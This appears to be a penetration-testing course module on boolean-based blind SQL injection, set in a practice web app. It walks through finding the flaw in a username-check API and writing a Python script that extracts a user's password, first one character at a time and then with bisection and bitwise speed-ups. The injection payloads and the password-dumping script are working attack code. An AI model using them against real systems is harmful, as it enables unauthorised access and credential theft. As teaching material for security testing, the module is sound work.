
Boolean Based SQLi

Identifying the Vulnerability


Note: You can start the VM found in the question at the end of the next section for the module's practice web apps.

Scenario


We have been contracted by `Aunt Maria's Donuts` to conduct a vulnerability assessment of their business website. We were not given any user credentials, as they wish for the test to simulate an external attacker as closely as possible.



After taking a quick tour of the home page, we move to the registration page to see if creating a user will gain us any additional access.



After entering a username we notice the text `The username 'moody' is available` pop up underneath the field. This suggests that the database might've been queried to check if the username entered already exists or not, so this is worth checking out.



Investigating the 'Username Availability' Check

Taking a look at the source code of `signup.php`, we can see that `usernameInput` calls `checkUsername()` on the onfocusout event, which occurs when the user shifts focus away from the username field.

```
yer!</h1>
.php" method="POST">
>
eInput">Username</label>
class="form-control" id="usernameInput" aria-describedby="usernameHelp" placeholder="Use something cool!" onfocusout="checkUsername()">
Help" class="form-text text-muted"></small>

mt-3">
InputPassword1">Password</label>
rd" class="form-control" id="exampleInputPassword1" placeholder="Use something strong!">

mt-3">
InputPassword1">Repeat Password</label>
rd" class="form-control" id="exampleInputPassword1" placeholder="Once again please">
```

A bit further down in the source code we can see a reference to `static/js/signup.js`.

```
51                <input type="password" class="form-control" id="exampleInputPassword1" placeholder="Once again please">
52            </div>
53            <button type="submit" class="btn btn-dark mt-3">Create Account</button>
54        </form>
55        <script src="static/js/signup.js"></script>
56    </div>
57    <script src="https://code.jquery.com/jquery-3.2.1.slim.min.js" integrity="sha384-KJ3o2DKtIkvYIK3UENzmM7KCkRr/rE9/Qpg6aAZGJwFDMV
58 <script src="https://cdn.jsdelivr.net/npm/popper.js@1.12.9/dist/umd/popper.min.js" integrity="sha384-ApNbgh9B+Y1QKtv3Rn7W3mgPxhU9K/
59 <script src="https://cdn.jsdelivr.net/npm/bootstrap@4.0.0/dist/js/bootstrap.min.js" integrity="sha384-JZR6Spejh4U02d8jOt6vLEHfe/JQG
60    <footer class="row row-cols-1 row-cols-sm-2 row-cols-md-5 py-5 my-4 border-top">
61        <div class="col mb-3">
62            <a href="/" class="d-flex align-items-center mb-3 link-dark text-decoration-none">
63                <h5>Aunt Maria's Donuts</h5>
```

Taking a closer look at this script, we can see the definition of the `checkUsername()` function.

Code: javascript


```
function checkUsername() {
    var xhr = new XMLHttpRequest();
    xhr.onreadystatechange = function() {
        if (this.readyState == 4 && this.status == 200) {
            var json = JSON.parse(xhr.responseText);
            var username = document.getElementById("usernameInput").value;
            username = username.replace(/&/g, '&amp;').replace(/</g,
'&lt;').replace(/>/g, '&gt;').replace(/"/g, '&quot;');
            var usernameHelp = document.getElementById("usernameHelp");

            if (json['status'] === 'available') {
                usernameHelp.innerHTML = "<span style='color:green'>The
username '" + username + "' is <b>available</b></span>";
            } else {
                usernameHelp.innerHTML = "<span style='color:red'>The
username '" + username + "' is <b>taken</b>, please use a different
one</span>";
            }
        }
    };
```

```
    xhr.open("GET", "/api/check-username.php?u=" +
document.getElementById("usernameInput").value, true);
    xhr.send();
}
```

What it does is:

1. Sends a GET request to `/api/check-username.php?u=<username>`
2. Updates the `usernameHelp` element to inform the user if the given username is available or taken, depending on the response from `/api/check-username.php`.

Using BurpSuite we can try a few various usernames out. For example `admin` and `maria` both return `status: taken`. More interesting, however, is that when we supply a single quote as the username the server returns an `Error 500: Internal Server Error`.



Confirming the SQL Injection Vulnerability

This suggests the presence of an `SQL injection` vulnerability. The query that is evaluated on the back-end most likely looks something like this:

Code: sql

```
SELECT Username FROM Users WHERE Username = '<u>'
```

By this logic, injecting `' or '1'='1` should make the query return something and in turn make the server think this 'username' is already taken. We can confirm this theory by sending the following request in Burp:

In this case, we have found a `boolean-based SQL injection`. We can inject whatever we want, but the server will only respond with `status:taken` or `status:available` meaning we will have to rely on using "Yes/No" questions to infer the data we want to extract from the database.

Designing the Oracle

Theory


We want to write a script that will exploit the `blind SQLi` we found to dump the password of a target user. Our first step is to design an `oracle` that we can send queries to and receive either `true` or `false`.

Let's say we want to evaluate a basic query (`q`). Since we know the username `maria` exists in the system, we can add `' AND q-- -` to see if our target query evaluates as `true` or `false`. This works because we know the server should result `status:taken` for `maria` and so if it remains `status:taken` then it means `q` is evaluated as `true`, and if it returns `status:available` then it means `q` evaluated as `false`.


Code: sql

```
SELECT Username FROM Users WHERE Username = 'maria' AND q-- -'
```

For example, to test the query `1=1` we can inject `maria' AND 1=1-- -` and receive the result `status:taken` which indicates the server evaluated it as `true`.



Likewise, we can test the query `1=0` by injecting `maria' AND 1=0-- -` and receive the response `status:available` indicating the server evaluated it as `false`.



Note: We must use a username that is already taken, like `maria` for this web app or any other user we register. This is so a query that returns true would give us `taken`. Otherwise, if we use a username that is not taken, then the output of any query would be `available`, whether it's true or false.

Practice

In Python, we can script this as follows. The function `oracle(q)` URL-encodes our payload (`maria' AND (q)-- -`), and then sends it in a GET request to `api/check-username.php`. Upon receiving the response, it checks if the value of `status` is `taken` or `available`, indicating `true` or `false` query evaluations respectively.

Code: python

```
#!/usr/bin/python3

import requests
import json
import sys
```

```python
from urllib.parse import quote_plus

# The user we are targeting
target = "maria"

# Checks if query `q` evaluates as `true` or `false`
def oracle(q):
    p = quote_plus(f"{target}' AND ({q})-- -")
    r = requests.get(
        f"http://192.168.43.37/api/check-username.php?u={p}"
    )
    j = json.loads(r.text)
    return j['status'] == 'taken'

# Check if oracle evalutes `1=1` and `1=0` as expected
assert oracle("1=1")
assert not oracle("1=0")
```

Question

Use the oracle to figure out the number of rows in the `user` table. You can use the query below as a base:

Code: sql

```sql
(select count(*) from users) > 0
```

Extracting Data

Finding the Length

Now that we have a functioning oracle, we can get to work on dumping passwords! The first thing we have to do is find the length of the password. We can do this by using LEN(string), starting from `1` and going up until we get a positive result.

Code: python

```python
# Get the target's password length
length = 0
# Loop until the value of `length` matches `LEN(password)`
while not oracle(f"LEN(password)={length}"):
```

```
    length += 1
print(f"[*] Password length = {length}")
```

If we run the script at this point we should get the length of `maria's` password after a couple of seconds:

mayala@htb[/htb] `$ python poc.py [*] Password length = <SNIP>`

Dumping the Characters

Knowing the length of the password we want to dump, we can start dumping one character at a time. In SQL, we can get a single character from a column with SUBSTRING(expression, start, length). In this case we are interested in the `N-th` character of the `password`, so we'd use `SUBSTRING(password, N, 1)`.


Next, to make things a bit simpler, we can convert this character into a decimal value using ASCII(character). ASCII characters have decimal values from 0 to 127, so we can simply ask the server if `ASCII(SUBSTRING(password, N, 1))=C` for values of `C` in `[0,127]`.

First, let's try to manually dump the first character, to further understand how this attack works. Let's start with the first character at position 1 (`SUBSTRING(password, 1, 1)`), and try the first character in the ASCII table with value `0`. This would make the following SQL query:

Code: sql


```
maria' AND ASCII(SUBSTRING(password,1,1))=0-- -
```

Now, if we send a query with the above injection, we get `available`, meaning the first character is not ASCII character `0`:



This is expected since the first ASCII character is a `null` character. This is why it may make more sense to limit our search to printable ASCII characters, which range from 32 to 126. For the sake of demonstrating a valid match, we will assume the first character of the password to

be the number `9`, or `57` in the ASCII table. This time, when we send the query we get `taken`, meaning we got a valid match and that the `1st` character in the `password` field is `57` in ASCII or the character `9`:



Automating it

In our Python script, it should look like this:

Code: python

```
# Dump the target's password
print("[*] Password = ", end='')
# Loop through all character indices in the password. SQL starts with 1, not
0
for i in range(1, length + 1):
   # Loop through all decimal values for printable ASCII characters (0x20-
0x7E)
   for c in range(32,127):
        if oracle(f"ASCII(SUBSTRING(password,{i},1))={c}"):
            print(chr(c), end='')
            sys.stdout.flush()
print()
```

Running our script we should now get both the password length and the complete password. This will take quite a long time though; you can either wait it out or check out the `Optimizing` section and come back here.

mayala@htb[/htb] `$ python poc.py [*] Password length = <SNIP> [*] Password = <SNIP>`

Optimizing

The Need for Speed

Although the script we've written works, it is inefficient and slow. In total, the script sends `4128` requests and takes `1005.671` seconds. In this section, we will introduce two algorithms that we can use to drastically improve these numbers.

Bisection

The `bisection` blind SQL injection algorithm works by repeatedly splitting the search area in half until we have only one option left. In this case, the search area is all possible ASCII values, so `0-127`. Let's imagine we are trying to dump the `1st character of password` which is the character `'-'` whose ASCII value is equal to `45`.

Code: bash

```
Target = '-' = 45
```

We set the `lower` and `upper boundaries` of the search area to `0` and `127` respectively and calculate the midpoint (rounding down if necessary). Next, we use our SQL injection to evaluate the query `ASCII(SUBSTRING(password,1,1)) BETWEEN <LBound> AND <Midpoint>`. We are simply asking the server whether our character lies `within this range`, and if it does we can `exclude all outside characters` and keep `reducing the range` until we locate our character's position.

These are the seven requests that we will end up sending to dump the target character:

Code: bash

```
LBound = 0, UBound = 127
-> Midpoint = (0+127)//2 = 63
-> Is <target> between 0 and 63? -> ASCII(SUBSTRING(password,1,1)) BETWEEN 0
AND 63
-> Yes: UBound = 63 - 1 = 62

LBound = 0, UBound = 62
-> Midpoint = (0+62)//2 = 31
-> Is <target> between 0 and 31? -> ASCII(SUBSTRING(password,1,1)) BETWEEN 0
AND 31
-> No: LBound = 31 + 1 = 32

LBound = 32, UBound = 62
-> Midpoint = (32+62)//2 = 47
```

```
-> Is <target> between 32 and 47? -> ASCII(SUBSTRING(password,1,1)) BETWEEN
32 AND 47
-> Yes: UBound = 47 - 1 = 46

LBound = 32, UBound = 46
-> Midpoint = (32+46)//2 = 39
-> Is <target> between 32 and 39? -> ASCII(SUBSTRING(password,1,1)) BETWEEN
32 AND 39
-> No: LBound = 39 + 1 = 40

LBound = 40, UBound = 46
-> Midpoint = (40+46)//2 = 43
-> Is <target> between 40 and 43? -> ASCII(SUBSTRING(password,1,1)) BETWEEN
40 AND 43
-> No: LBound = 43 + 1 = 44

LBound = 44, UBound = 46
-> Midpoint = (44+46)//2 = 45
-> Is <target> between 44 and 45? -> ASCII(SUBSTRING(password,1,1)) BETWEEN
44 AND 45
-> Yes: UBound = 45 - 1 = 44

LBound = 44, UBound = 45
-> Midpoint = (44+45)//2 = 44
-> Is <target> between 44 and 44? -> ASCII(SUBSTRING(password,1,1)) BETWEEN
44 AND 44
-> No: LBound = 44 + 1 = 45

LBound = 45 = Target
```

We can see that the target value is now stored in `LBound`, and it only took `7` requests instead of the `45` that it would've taken the script we wrote last section.

Tip: You may also set the lower bound to 32 to limit the characters to printable ASCII ones, like we did in the previous section.

Implementing this algorithm in our script is not very hard. Just make sure to comment out the previous loop first.

Code: python

```
# Dump the target's password
# ...

# Dump the target's password (Bisection)
```

```
print("[*] Password = ", end='')
for i in range(1, length + 1):
    low = 0
    high = 127
    while low <= high:
        mid = (low + high) // 2
        if oracle(f"ASCII(SUBSTRING(password,{i},1)) BETWEEN {low} AND
{mid}"):
            high = mid -1
        else:
            low = mid + 1
    print(chr(low), end='')
    sys.stdout.flush()
print()
```

In total, the bisection algorithm requires `256` requests and `61.556` seconds to dump `maria's` password. This is a great improvement.

SQL-Anding

`SQL-Anding` is another algorithm we can use to reduce the number of requests necessary. It involves thinking a little bit in binary. ASCII characters have values `0-127`, which in binary are `00000000-01111111`. Since the `most significant bit` is always a `0`, we only need to dump `7` of these bits. We can dump bits by having the server evaluate bitwise-and queries which are `true` if the targeted bit is a `1`, and `false` if the bit is a `0`.

For example, the number `23` in binary is `00010111`, therefore `23 & 4` is `4` and `23 & 8` is `0`. We can set up a query like `ASCII(SUBSTRING(password,N,1)) & X) > 0` to test if the `N'th` character of `password` bitwise-and `X` is bigger than 0 or not to see if the bit which corresponds to `2^X` is a `1` or `0`.

An example of using this technique to dump the character `9` looks like this:

Code: bash

```
Target = '9' = 57

Is <target> bitwise-and 1 bigger than 0?
-> (ASCII(SUBSTRING(password,2,1)) & 1) > 0
-> Yes
-> Dump = ......1

Is <target> bitwise-and 2 bigger than 0?
```

```
-> (ASCII(SUBSTRING(password,2,1)) & 2) > 0
-> No
-> Dump = .....01

Is <target> bitwise-and 4 bigger than 0?
-> (ASCII(SUBSTRING(password,2,1)) & 4) > 0
-> No
-> Dump = ....001

Is <target> bitwise-and 8 bigger than 0?
-> (ASCII(SUBSTRING(password,2,1)) & 8) > 0
-> Yes
-> Dump = ...1001

Is <target> bitwise-and 16 bigger than 0?
-> (ASCII(SUBSTRING(password,2,1)) & 16) > 0
-> Yes
-> Dump = ..11001

Is <target> bitwise-and 32 bigger than 0?
-> (ASCII(SUBSTRING(password,2,1)) & 32) > 0
-> Yes
-> Dump = .111001

Is <target> bitwise-and 64 bigger than 0?
-> (ASCII(SUBSTRING(password,2,1)) & 64) > 0
-> No
-> Dump = 0111001

Dump = 0111001 = 57 = '9'
```

We can implement this algorithm in our Python script like this. Once again, don't forget to comment out the previous loops.

Code: python

```python
# Dump the target's password
# ...

# Dump the target's password (Bisection)
# ...

# Dump the target's password (SQL-Anding)
print("[*] Password = ", end='')
for i in range(1, length + 1):
```

```
    c = 0
    for p in range(7):
        if oracle(f"ASCII(SUBSTRING(password,{i},1))&{2**p}>0"):
            c |= 2**p
    print(chr(c), end='')
    sys.stdout.flush()
print()
```

This algorithm, like the `bisection` algorithm takes `256` requests, but runs ever so slightly faster at `60.281` seconds due to the query using instructions that run quicker.

